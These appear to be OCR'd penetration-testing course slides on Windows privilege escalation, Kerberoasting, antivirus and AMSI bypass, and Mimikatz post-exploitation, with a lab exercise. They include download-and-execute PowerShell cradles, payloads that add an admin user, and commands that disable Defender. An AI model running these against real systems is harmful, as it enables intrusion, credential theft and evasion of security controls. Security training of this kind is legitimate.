- Arithmetic: `+, -, /, *, %`
- Assignment: `=, +=, -=`
- Logical: `AND, OR, NOT`
- Comparison: `eq, ne, gt, ge, lt, le`
- Redirectional: `>`
- Type operator: `-is, -isNot, -as`

NotSoSecure part of claranet cyber security

.NET Interaction

- PowerShell can interact with .NET instance methods as well as static methods:
- Static methods are accessible with

```
[Namespace.Class]::Method()
```

- Instance methods are called on an existing .NET object instance like `(New-Object Namespace.Class).Method()`
- Example:

```
(New-Object System.Net.WebClient).DownloadFile("URL")
```

NotSoSecure part of claranet cyber security

Running / Loading Scripts / Modules

- A PS1 file can simply be executed by:

  `.\<script_name>.ps1 <parameters (if any)>`

- A module can be loaded into memory using the cmdlet:

  `Import-Module .\<script_name>.<ps1 or psm1>`

- A module/script can be loaded into memory using IEX:

  `IEX (New-Object Net.WebClient).DownloadString('<link to ps1 file>');`

  From PowerShell 3.0+ this can be shortened to:


  `IEX (iwr '<URL>');`

See https://gist.github.com/HarmJ0y/bb48307ffa663256e239 for advanced download cradles

NotSoSecure part of claranet cyber security

Hacking Windows

Privilege Escalation



Privilege Escalation: Techniques

- Low hanging fruit:
  - Clear text passwords in files/scripts/registry
  - Generous file permissions (verify items such as C:\, startup folder/programs)

- Focused attacks:
  - Weak service configurations (permissions/binaries) and unquoted paths
  - DLL hijacking (insecure library loading)
  - Local exploits (e.g. MS16-032)
  - Name resolution poisoning (NBT-NS/LLMNR)
  - Kerberoasting
  - Many, many more...

NotSoSecure part of claranet cyber security

- General commands/tools:
  - MMC/GUI: services.msc
  - Running services: `net start`
  - Details on a specific service: `sc qc %service_name%`
- Using PowerShell:
  - List running and stopped services: `Get-Service`
  - Query a particular state:
    - `Get-Service | Where-Object {$_.status -eq "stopped"}`
  - Query a particular service:
    - `Get-Service | Where-Object {$_.name -eq "AppIDSvc"}`

NotSoSecure part of claranet cyber security

Windows Services: Interaction

- General commands/tools:
  - MMC/GUI: services.msc
  - Running services: `net start`
  - Details on a specific service: `sc qc %service_name%`

- Using PowerShell:
  - List running and stopped services: `Get-Service`
  - Query a particular state:
    - `Get-Service | Where-Object {$_.status -eq "stopped"}`
  - Query a particular service:
    - `Get-Service | Where-Object {$_.name -eq "AppIDSvc"}`

NotSoSecure part of claranet cyber security

Windows Services: Exploitation

- Service binary in user writable location
- Replace binary with an attacker generated payload
- When the service runs it will execute your binary under the context of the account that is configured to execute the legitimate service
- As a standard user you may not have permissions to start/restart services
- However, if the service is set to auto we only need to force a system reboot...

NotSoSecure part of claranet cyber security

Getting EXE payloads: Examples

- **MSFvenom:** https://www.offensive-security.com/metasploit-unleashed/msfvenom/

```
msfvenom -p windows/adduser USER=john PASS=Password123! -f
exe-service -a x86 --platform win > adduser.exe
```

- The exec payload signature seems *'less well known'* ;-)

```
msfvenom -p windows/x64/exec CMD="cmd.exe /c \"net user john
Password123! /add && net localgroup administrators john
/add\"" -f exe-service  > adduser.exe
```

- **PowerUp.ps1:** https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

```
Write-ServiceBinary -ServiceName '$target_service'
Install-ServiceBinary -ServiceName '$target_service'
```

- **Bat2Exe:** https://bat2exe.codeplex.com/ **|| py2exe:** http://www.py2exe.org/

NotSoSecure part of claranet cyber security

DLL Hijacking: Insecure Library Loading


- DLL's are searched for in specific locations (depending on if safe DLL search mode is enabled/disabled)
- Safe DLL search mode is enabled by default >= Windows XP SP2
- Search order (safe DLL search mode):
  1. The directory from which the application loaded
  2. 32-bit System directory (C:\Windows\System32)
  3. 16-bit System directory (C:\Windows\System)
  4. Windows directory (C:\Windows)
  5. The current working directory (CWD)
  6. Directories in the PATH environment variable (system then user)

Example: PureVPN Feb-2018 found vulnerable to dll hijacking and global writable dir http://www.defensecode.com/advisories/DC-2018-02-001-PureVPN-Windows-Privilege-Escalation.pdf

NotSoSecure part of claranet cyber security

Exploit Code

- Sources: exploit-db.com / Metasploit / github.com / securityfocus.com
- Example: MS16-032 (@fuzzysec)
- Affected Systems: Windows 7 - 10 & Server 2008 - 2012 R2



PowerShell PoC https://www.exploit-db.com/exploits/39719/

NotSoSecure part of claranet cyber security

Unmarshall Pwn - CVE-2018-0824

- Serialization / Unmarshalling vulnerability in Microsoft COM for Windows, which fails to properly handle serialized objects
- Affected versions: Windows 7 and above
- An attacker who successfully exploits the vulnerability could perform remote code execution
- Local Privilege Escalation module exists / created in metasploit

https://www.rapid7.com/db/modules/post/windows/escalate/unmarshal_cmd_exec

Reference:
https://codewhitesec.blogspot.com/2018/06/cve-2018-0624.html

NotSoSecure part of claranet cyber security

Kerberoasting

What/Why/How?

- A Service Principal Name (SPN) is a unique identifier of a service instance*
- A SPN always includes the name of the host computer on which the service instance is running*

  *https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx
- In basic terms: A unique mapping/association of a service on a host to a logon account
- Many SPNs *exist*, some *common* examples include CIFS and MSSQL
- Sean Metcalf has created a SPN directory @ https://adsecurity.org/?page_id=183
- If we wanted to register a SPN... https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/register-a-service-principal-name-for-kerberos-connections


Condensed Attack Overview:

1. Discover SPNs
2. Request a Kerberos ticket for the selected target (*part of this ticket is encrypted with the NTLM hash of the service account)*
3. Crack offline using JTR or Hashcat!

NotSoSecure part of claranet cyber security

Kerberoasting

- **Introducing: Invoke-Kerberoast**
  https://raw.githubusercontent.com/EmpireProject/Empire/491328aafb59e0608c4720dbe4da05b9dc00aaa5/data/module_source/credentials/Invoke-Kerberoast.ps1



- **Crack offline:** `./hashcat64.bin -m 13100 hash wordlist.txt --rules OneRuleToRuleThemAll`
- Tim Medin's original work @ https://www.sans.org/summit-archives/file/summit-archive-1493862736.pdf

Privilege Escalation: Other Techniques

- A few methods we haven't discussed…
  - **Cleartext Passwords** (rough & ready example):

```
Get-ChildItem "C:\" -recurse -include *.txt, *.ps1, *.vbs,*.bat |
Select-String -pattern "password" | Group-Object path | select Name
```

```
Name
----
C:\Program Files\VMware\VMware Tools\open_source_licenses.txt
C:\Users\alice\Desktop\REALLY Private Stuff!!.txt
C:\Users\alice\Downloads\PowerUp.ps1
```

  - **Scheduled Tasks:**
    - Specific binaries/scripts being called / check permissions
  - **Unattended Installation Files:**
    - Search for clear text or Base64 encoded passwords
    - unattend.xml, unattend.txt, sysprep.xml, sysprep.inf

NotSoSecure part of claranet cyber security

Privilege Escalation: Other Techniques (contd)

AlwaysInstallElevated:

`HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer`

`HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer`

Group Policy Preferences:

- Drives.xml, groups.xml, scheduledtasks.xml, services.xml, datasources.xml
- Search XML files for “cpassword”
- AES key published by Microsoft: https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx
- MS14-025 ‘fix’ disallows the storage of credentials

  https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevation-of-privilege-may-13,-2014
- Exploits: Get-GPPPassword.ps1 / Metasploit / Scripts / Manual

Privilege Escalation: Auditing

- PowerUp by @harmj0y
  https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

```
PS C:\Users\alice\Downloads> Import-Module .\PowerUp.ps1
PS C:\Users\alice\Downloads> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...
```

- Windows PrivEsc Check by @pentestmonkey
  https://github.com/pentestmonkey/windows-privesc-check

Impact	Ease of exploitation	Confidence	Title
High	Very High	Very High	Windows Service Executables Owned By Untrusted Users
High	Very High	Very High	Untrusted Users Can Modify Windows Service Executables
Very High	High	Very High	Service Can Be Reconfigured By Non-Admin Users
High	Very High	Very High	Insecure Permissions on Program Files
High	Very High	Very Low	User Password Not Required
Medium	Very High	Very High	Delete Permission Granted On Windows Service Executables
Very High	Medium	Very High	Service Permissions Can Be Altered By Non-Admin Users

- Manual analysis!

NotSoSecure part of claranet cyber security

PowerUp

- A PowerShell script written by @harmj0y to assess a given system for Windows privilege Escalation vulnerabilities
- Now included as part of PowerSploit Framework
- Checks include:
  - Unquoted Service Path
  - DLL hijacking
  - Registry checks
  - Service abuse checks
  - Unattended Install Files
- Initially performs all checks and reports all discovered misconfigurations
- Report includes the “abuse command” required to exploit each detected misconfiguration and escalate privileges
- Quick commands:
  - `powershell.exe -nop -exec bypass`
  - `Import-Module PowerUp.ps1`
  - `Invoke-AllChecks | Out-File output.txt`

NotSoSecure part of claranet cyber security

Exercise 4.3

Demo 4.3

Privilege Escalation

- You have low privileged access as plum\bob to 192.168.**X**.17. Attempt to gain local administrative rights on the host.

Going the extra mile:

- A domain account is vulnerable to the Kerberoasting attack - get the ticket and crack this offline!

Network status: After Windows PrivEsc

SHARED Subnet (192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18

192.168.X.209

192.168.X.206

Privilege Escalation: FAILSAFE

If, for any reason, you have not managed to gain administrative privileges on the host, the following failsafe has been put into place

- Username: **.\default**
- Password: **@dm1n**

NotSoSecure part of claranet cyber security

Windows Exploitation Status

Domain: plum.local

192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)

NotSoSecure part of claranet cyber security


Hacking Windows

Antivirus / AMSI Bypass Techniques & Post Exploitation

Post Exploitation: AV Bypass


Common methods for bypassing Antivirus Products:

- Add an exclusion
- Disable AV Services
- Kill AV Processes
- Run code in memory
- Use script payloads (bat, vbs, ps1) instead of exe
- Take the automated approach:
  - Veil-Evasion: https://github.com/Veil-Framework/Veil-Evasion
  - Shellter: https://www.shellterproject.com/ (supported in Kali)




Post Exploitation: AV Bypass (Shellter)

1. Backdoor the binary




2. Check it's clean…

Test with different AV Products



Post Exploitation: AV Bypass (Shellter)

3. If it doesn't go to plan at first – test with different tools/features/payloads



Case Study

Bypass Cylance AI

- Cylance is one of the AI Based AV and protection Software
- Identifies malicious binaries via a trained model dataset
- Researchers were able to tap to binary scoring logic directly
- Researchers found a universal bypass based on an exception
- A specific game was exempted from deep scanning based on strings in binary
- Any binary with similar strings was able to bypass checks

Reference:
https://skylightcyber.com/2019/07/18/cylance-i-kill-you/

Case Study: Cylance Beating the AI

Malware	SHA256	Score Before	Score After
CoinMiner	1915126c27ba8566c624491bd2613215021cc2b28e5e6f3af69e9e994327f3ac	-826	884
Dridex	c94fe7b646b681ac85756b4ce7f85f4745a7b505f1a2215ba8b58375238bad10	-999	996
Emotet	b3be486490acd78ed37b0823d7b9b6361d76f64d26a089ed8fbd42d838f87440	-923	625
Gh0stRAT	eebff21def49af4e85c26523af2ad659125a07a09db50ac06bd3746483c89f9d	-975	998
Kovter	40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731	-999	856
Nanobot	267912da0d6a7ad9c04c892020f1e5757edf9c4762d3de22866eb8a550bff81a	971	999
Pushdo	14c358cc64a929a1761e7ffeb76795e43ff5c8f6b9e21057bb98958b7fa11280	-999	999
Qakbot	869985182924ca7548289156cb500612a9f171c7e098b04550dbf62ab8f4ebd9	-998	991
Trickbot	954961fd69cbb2bb73157e0a4e5729d8fe967fdf18e4b691e1f76aeadbc40553	-973	774
Zeus	74031ad4c9b8a8757a712e14d120f710281027620f024a564cbea43ecc095696	-997	997

Reference:
https://skylightcyber.com/2019/07/18/cylance-i-kill-you/

NotSoSecure part of claranet cyber security

Invoke-Mimikatz.ps1

- Mimikatz is a very powerful tool, which can perform many tasks such as extracting NTLM hashes from active sessions, dumping plain text passwords from memory, etc.
  - Also includes a number of other advanced functions, such as pass-the-hash, pass-the-tickets, issuing Golden tickets, DC impersonation, and many more!
- Requires as a minimum administrative access on the host
- Mimikatz was originally written in C, however, as a way to avoid detection by AV a PowerShell version of mimikatz was created
  - The entire Mimikatz binary is base64 encoded in the PowerShell script, evading detection by traditional AV by running entirely from memory
- e.g.

```
IEX (New-Object Net.WebClient).DownloadString("<mimikatz
URL>"); Invoke-Mimikatz -Command privilege::debug; Invoke-
Mimikatz -DumpCreds;
```

NotSoSecure part of claranet cyber security

Post Exploitation: AMSI

"...AMSI is antimalware vendor agnostic, designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure ***allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques****…"*

Reference:
https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587(v=vs.85).aspx

NotSoSecure part of claranet cyber security

Post Exploitation: Disable AMSI/AV

- **Requirements:** An elevated shell

Indicates whether to use real-time protection

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Indicates whether Windows Defender scans all downloaded files and attachments

```
Set-MpPreference -DisableIOAVProtection $true
```

Reference:
https://technet.microsoft.com/en-us/library/dn433291.aspx

NotSoSecure part of claranet cyber security

Post Exploitation: Bypass AMSI

- Hmm but what if we need to bypass AMSI to gain privileges?!
- **Use PowerShell version 2**: AMSI isn't supported
  - But on a default Windows 10 installation…

```
PS C:\Windows\system32> powershell.exe -version 2
Version v2.0.50727 of the .NET Framework is not installed and it is required to run version 2 of Windows PowerShell.
```

- **Make use of the NULL character**
  - http://standa-note.blogspot.co.uk/2018/02/amsi-bypass-with-null-character.html
- Code manipulation: Change the signature of the script
  - Change script name || remove comments || change function & variable names
  - An excellent write-up using these techniques
    http://www.blackhillsinfosec.com/?p=5555
- Using Frida: https://www.contextis.com/en/blog/amsi-bypass
- https://tyranidslair.blogspot.com/2018/06/disabling-amsi-in-jscript-with-one.html
- https://twitter.com/PhilipTsukerman/status/1031231444830625793

Post Exploitation: Bypass AMSI

- **#1 A one-liner from Matt Graeber (@mattifestation)**

```
[Ref].Assembly.GetType('System.Management
.Automation.AmsiUtils').GetField('amsiInitFailed','NonPu
blic,Static').SetValue($null,$true)
```

- **#2 Another one-liner from @mattifestation**

